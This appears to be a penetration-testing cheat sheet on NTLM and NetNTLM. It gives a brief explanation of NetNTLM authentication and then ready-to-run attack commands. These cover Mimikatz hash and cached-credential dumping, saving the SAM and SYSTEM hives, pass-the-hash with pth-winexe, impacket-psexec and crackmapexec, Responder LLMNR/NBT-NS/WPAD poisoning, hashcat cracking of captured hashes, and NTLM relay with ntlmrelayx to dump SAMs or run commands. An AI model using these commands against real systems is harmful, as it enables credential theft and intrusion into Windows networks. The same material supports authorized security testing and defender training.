NTLM
NTLM, NetNTLM, and more

NetNTLM Authentication
- The client requests authentication from the application/service
- The application/service sends the client a challenge
- The client completes the challenge and sends back the response
- The application/service forwards the challenge and response to the Domain Controller
- The Domain Controller validates the response and returns the result
- The application/service grants or denies authentication to the client
NTLM Enumeration
Mimikatz for Hashes and Cached Creds
For dumping hashes and cached creds, fire up Mimikatz and gain debug privilege:
mimikatz # privilege::debug
mimikatz # token::elevate
Lsadump
To see help menu for lsadump, run: lsadump::
Dump the SAM Registry Hive:
- Online:
lsadump::sam - Offline:
> reg save HKLM\SYSTEM SYSTEM.bak.hiv
> reg save HKLM\SAM SAM.bak.hiv
mimikatz # lsadump::sam /system:SYSTEM.bak.hiv /sam:SAM.bak.hiv
If the host is domain joined, dump the cached credentials: lsadump::cache
Sekurlsa
To see help menu for sekurlsa, run: sekurlsa::
List all provider credentials: sekurlsa::logonpasswords
List only NTLM credentials: sekurlsa::msv
Attempt to crack the hash when possible, but pass the hash may offer an approach if the hash is not cracking.
Sekurlsa can also be used to pass the hash.
NTLM Attacks
Pass the Hash
For most of the following, use 00000000000000000000000000000000 and/or aad3b435b51404eeaad3b435b51404ee for the empty LM hash.
If hashes are obtained, use pth-winexe to perform a pass the hash attack:
pth-winexe -U USERNAME%FULLNTLMHASH //TARGET cmdAlternatively, impacket psexec can be used to pass the hash:
impacket-psexec DOMAINNAME/USERNAME@TARGET -hashes FULLNTLMHASHCrackmapexec also offers pass the hash capabilities:
crackmapexec smb IPADDR -u USER -H NTLMHASH -x COMMANDAdditional Resource: https://www.pwndefend.com/2021/08/07/dumping-credentails-with-mimikatz-and-passing-the-hash-pth/
LLMNR, NBT-NS, and WPAD Poisoning with Responder
When a Windows host can't resolve a name through DNS, it falls back to broadcasting LLMNR and NBT-NS queries. Responder answers those queries, and the victim then authenticates to you, handing over a NetNTLM hash.
Listen and poison on an interface (add -w to also serve a rogue WPAD proxy):
sudo responder -I eth0- Use
-A(analyze mode) first to watch the traffic without poisoning - Captured hashes are printed and saved in
/usr/share/responder/logs/
Crack captured NetNTLMv2 hashes:
hashcat -m 5600 netntlmv2.hash /usr/share/wordlists/rockyou.txtNTLM Relay with ntlmrelayx
Instead of cracking, the authentication can be relayed to another host. This only works against hosts that don't require SMB signing.
- Find relay targets (hosts without SMB signing):
nxc smb SUBNET/24 --gen-relay-list relay.txt-
Turn off Responder's own SMB and HTTP servers so ntlmrelayx can use those ports: set
SMB = OffandHTTP = Offin/etc/responder/Responder.conf, then start Responder as above. -
Start the relay:
impacket-ntlmrelayx -tf relay.txt -smb2support- By default this dumps the SAM on targets where the relayed user is a local admin
- Add
-c "COMMAND"to run a command instead, or-ifor an interactive SMB shell